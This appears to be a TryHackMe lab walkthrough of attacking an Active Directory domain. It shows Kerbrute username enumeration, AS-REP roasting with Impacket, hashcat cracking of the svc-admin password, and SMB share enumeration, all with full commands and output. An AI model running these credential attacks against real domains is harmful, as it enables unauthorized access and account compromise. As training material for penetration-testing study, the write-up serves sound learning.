Version: v1.0.3 (9dad6e1) - 05/23/21 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce    Bruteforce username:password combos, from a file or stdin
  bruteuser     Bruteforce a single user's password from a wordlist
  help          Help about any command
  passwordspray Test a single password against a list of users
  userenum      Enumerate valid domain usernames via Kerberos
  version       Display version info and quit

Flags:
      --dc string       The location of the Domain Controller (KDC) to target. If blank, will lookup via DNS
      --delay int       Delay in millisecond between each attempt. Will always use single thread if set
  -d, --domain string   The full domain to use (e.g. contoso.com)
  -h, --help            help for kerbrute
  -o, --output string   File to write logs to. Optional.
      --safe            Safe mode. Will abort if any user comes back as locked out. Default: FALSE
  -t, --threads int     Threads to use (default 10)
  -v, --verbose         Log failures and errors

Use "kerbrute [command] --help" for more information about a command.
```

Kerbrute enumerate user command:

kerbrute userenum -d <domain name> — dc <domain controller IP> userlist.txt

As we can see that, we have just gotten a list of usernames that's valid.




```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/attacktiveDirectory]
└─$ kerbrute userenum -d spookysec.local  --dc 10.10.136.159  userlist.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 05/23/21 - Ronnie Flathers @ropnop

2021/05/23 07:54:28 >  Using KDC(s):
2021/05/23 07:54:28 >   10.10.136.159:88

2021/05/23 07:54:29 >  [+] VALID USERNAME:       james@spookysec.local
2021/05/23 07:54:34 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2021/05/23 07:54:41 >  [+] VALID USERNAME:       James@spookysec.local
2021/05/23 07:54:44 >  [+] VALID USERNAME:       robin@spookysec.local
2021/05/23 07:55:11 >  [+] VALID USERNAME:       darkstar@spookysec.local
2021/05/23 07:55:28 >  [+] VALID USERNAME:       administrator@spookysec.local
2021/05/23 07:56:02 >  [+] VALID USERNAME:       backup@spookysec.local
2021/05/23 07:56:18 >  [+] VALID USERNAME:       paradox@spookysec.local
2021/05/23 07:58:01 >  [+] VALID USERNAME:       JAMES@spookysec.local
2021/05/23 07:58:36 >  [+] VALID USERNAME:       Robin@spookysec.local
2021/05/23 08:02:02 >  [+] VALID USERNAME:       Administrator@spookysec.local
```

So, let's quickly answer TryHackMe questions.


What command within Kerbrute will allow us to enumerate valid usernames?

To enumerate users with user list, we use the command **userenum**




```
    kerbrute [command]

  Available Commands:
    bruteforce    Bruteforce username:password combos, from a file or stdi
    bruteuser     Bruteforce a single user's password from a wordlist
    help          Help about any command
    passwordspray Test a single password against a list of users
    userenum      Enumerate valid domain usernames via Kerberos
    version       Display version info and quit
```

answer: userenum


```
2021/05/23 07:54:28 >  Using KDC(s):
2021/05/23 07:54:28 >   10.10.136.159:88

2021/05/23 07:54:29 >  [+] VALID USERNAME:       james@spookysec.local
2021/05/23 07:54:34 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2021/05/23 07:54:41 >  [+] VALID USERNAME:       James@spookysec.local
```

svc-admin might be the Service Administrator account which used to manage the domain controllers & configure the AD Directory Server.


active directory svc-admin


About 350,000 results (0.57 seconds)

Service administrators Responsible for maintaining and delivering **Active Directory** Domain **Services** (**AD** DS), including managing domain controllers and configuring the **AD** DS. Data **administrators** Responsible for maintaining the data that is stored in **AD** DS and on domain member servers and workstations. 19 Apr 2017

answer: svc-admin

What is the other notable account is discovered?


Another notable account which will be the **backup** user.


```
2021/05/23 07:55:11 >  [+] VALID USERNAME:       darkstar@spookysec.local
2021/05/23 07:55:28 >  [+] VALID USERNAME:       administrator@spookysec.local
2021/05/23 07:56:02 >  [+] VALID USERNAME:       backup@spookysec.local
2021/05/23 07:56:18 >  [+] VALID USERNAME:       paradox@spookysec.local
2021/05/23 07:58:01 >  [+] VALID USERNAME:       JAMES@spookysec.local
```

answer: backup

Exploitation: Abusing Kerberos

While letting the rest of the username enumerating from the kerberos authentication service, let's try to check and see does these valid usernames have "Does not require Pre-Authentication" set. Which means that the account **does not** need to provide a valid




```
svc-admin
James
robin
darkstar
administrator
backup
paradox
JAMES
Robin
Administrator
Darkstar
Paradox
```

To retrieve the Kerberos Tickets with **ASREPRoasting** , we can use one of the Impacket script called '**GetNPUsers.py**' that will allow us to query ASReproastable accounts from the **Key Distribution Center**(KDC).

GETNPUsers.py command format:

impacket-GetNPUsers <Domain Name>/ -usersfile <valid username> -format <hashcat/john> -outputfile <output file name>

Now let's run the script to check & see which username we can query a ticket. From the output, we have just successfully query a ticket for the '**svc-admin**' user.




```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/attacktiveDirectory]
└─$ impacket-GetNPUsers spookysec.local/  -usersfile validUser -format hashcat -outputfile asreproast.hash
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User James doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JAMES doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Paradox doesn't have UF_DONT_REQUIRE_PREAUTH set

┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/attacktiveDirectory]
└─$ cat asreproast.hash
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:3af24fc0972aac3b04dbcf0a2099012d$ba50e8237c26f13036e59b70941e8bd5ccfec148ca1c0baf40863d75f52736fc101da549994df10a0f420e3df947cec05d27e4a804e
f216f2d51cd29fb74802bde67df01aaecd3b7effd49e7321b276df2840d8274e350fc7f751d42ac659ec28e3156b2d0c0b1304b1ffe5b225c5c61ded7574d01989bae22e22cbc88104cf27c5e124a48a5626083520c91ffce7fe
0c1d63d422900a179aa70dc809b61932167bf8b982a2ed8b4f185bde9acf38403fadbaa4473a2d365eadf237051800be1c71dd359f0106ae5248c599e87a8399d18ca686409a5760c557642e0a87222d08985f01fb7e6d03a628
41e4dd90644728b6e
```

Now we need to crack the kerberos hash to get the credential. We can use **hashcat**.

The kerberos hash over here it told us 2 thing '$krb5asrep$23':

- asrep
- $23


So based on these attributes, we know that we need to use **18200** mode to crack it


```
  13100 | Kerberos 5, etype 23, TGS-REP                          | Network Protocols
  18200 | Kerberos 5, etype 23, AS-REP                           | Network Protocols
  19600 | Kerberos 5, etype 17, TGS-REP                          | Network Protocols
  19700 | Kerberos 5, etype 18, TGS-REP                          | Network Protocols
  19800 | Kerberos 5, etype 17, Pre-Auth                         | Network Protocols
  19900 | Kerberos 5, etype 18, Pre-Auth                         | Network Protocols
```

Now let’s launch our **hashcat** to crack the kerberos hash.


Hashcat command format:

hashcat -m 18200 <kerberos hash file> <password wordlist>


```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/attacktiveDirectory]
└─$ hashcat -m 18200 asreproast.hash passwordlist.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=============================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i3-3220 CPU @ 3.30GHz, 2177/2241 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
```

The results shows us that we’ve just successfully cracked the password! the credential for the ‘**svc-admin**’ user will be:

svc-admin:management2005



```
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:3af24fc0972aac3b04dbcf0a2099012d$ba50e8237c26f13036e59b70941e8bd5ccfec148ca1c0baf40863d75f52736fc101da549994df10a0f420e3df947cec05d27e4a804e
f216f2d51cd29fb74802bde67df01aaecd3b7effd49e7321b276df2840d8274e350fc7f751d42ac659ec28e3156b2d0c0b1304b1ffe5b225c5c61ded7574d01989bae22e22cbc88104cf27c5e124a48a5626083520c91ffce7fe
0c1d63d422900a179aa70dc809b61932167bf8b982a2ed8b4f185bde9acf38403fadbaa4473a2d365eadf237051800be1c71dd359f0106ae5248c599e87a8399d18ca686409a5760c557642e0a87222d08985f01fb7e6d03a628
41e4dd90644728b6e:management2005

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, AS-REP
Hash.Target......: $krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:3af24fc0972...728b6e
Time.Started.....: Sun May 23 08:44:06 2021 (0 secs)
Time.Estimated...: Sun May 23 08:44:06 2021 (0 secs)
Guess.Base.......: File (passwordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    26547 H/s (10.67ms) @ Accel:32 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 8192/70188 (11.67%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 0/70188 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: m123456 → whitey

Started: Sun May 23 08:44:02 2021
Stopped: Sun May 23 08:44:08 2021
```

Now let’s quickly answer TryHackMe questions.

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/attacktiveDirectory]
```

answer: svc-admin


Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC?



```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/attacktiveDirectory]
└─$ hashcat --help | grep -i 'kerberos'
   7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth                      | Network Protocols
  13100 | Kerberos 5, etype 23, TGS-REP                              | Network Protocols
  18200 | Kerberos 5, etype 23, AS-REP                               | Network Protocols
  19600 | Kerberos 5, etype 17, TGS-REP                              | Network Protocols
  19700 | Kerberos 5, etype 18, TGS-REP                              | Network Protocols
  19800 | Kerberos 5, etype 17, Pre-Auth                             | Network Protocols
  19900 | Kerberos 5, etype 18, Pre-Auth                             | Network Protocols
```

answer: Kerberos 5, etype 23, AS-REP


What mode is the hash?



```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/attacktiveDirectory]
└─$ hashcat --help | grep -i 'kerberos'
   7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth                      | Network Protocols
  13100 | Kerberos 5, etype 23, TGS-REP                              | Network Protocols
  18200 | Kerberos 5, etype 23, AS-REP                               | Network Protocols
  19600 | Kerberos 5, etype 17, TGS-REP                              | Network Protocols
  19700 | Kerberos 5, etype 18, TGS-REP                              | Network Protocols
  19800 | Kerberos 5, etype 17, Pre-Auth                             | Network Protocols
  19900 | Kerberos 5, etype 18, Pre-Auth                             | Network Protocols
```

answer: 18200

Now crack the hash with the modified password list provided, what is the user accounts password?




```
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:3af24fc0972aac3b04dbcf0a2099012d$ba50e8237c26f13036e59b70941e8bd5ccfec148ca1c0baf40863d75f52736fc101da549994df10a0f420e3df947cec05d27e4a804e
f216f2d51cd29fb74802bde67df01aaecd3b7effd49e7321b276df2840d8274e350fc7f751d42ac659ec28e3156b2d0c0b1304b1ffe5b225c5c61ded7574d01989bae22e22cbc88104cf27c5e124a48a5626083520c91ffce7fe
0c1d63d422900a179aa70dc809b61932167bf8b982a2ed8b4f185bde9acf38403fadbaa4473a2d365eadf237051800be1c71dd359f0106ae5248c599e87a8399d18ca686409a5760c557642e0a87222d08985f01fb7e6d03a628
41e4dd90644728b6e:management2005

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, AS-REP
Hash.Target......: $krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:3af24fc0972...728b6e
```

answer: management2005

First, let's check out what are the shares that have for this **svc-admin** user. We can use the command **smbclient** with the '**-L**' flag**.**

So it seems like there's quite amount of shares that's available for this user.



```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/attacktiveDirectory]
└─$ smbclient -L //spookysec.local -U svc-admin
Enter WORKGROUP\svc-admin's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```


Next, we need to check and see which shares we have the permission to access to with this svc-admin credential. We can use the **smbmap** command to do it.

Notes*: I used python3.8 because there's some problem the* ***smbmap python script*** *running with my python3.9.2, it'll keep on shows some weird errors when running the script.*


So as we can see that the **backup, IPC$, NETLOGON & SYSVOL** shares we have the **permission to read it**.

smbmap command format:

smbmap -u <user> -p <password> -H <target>

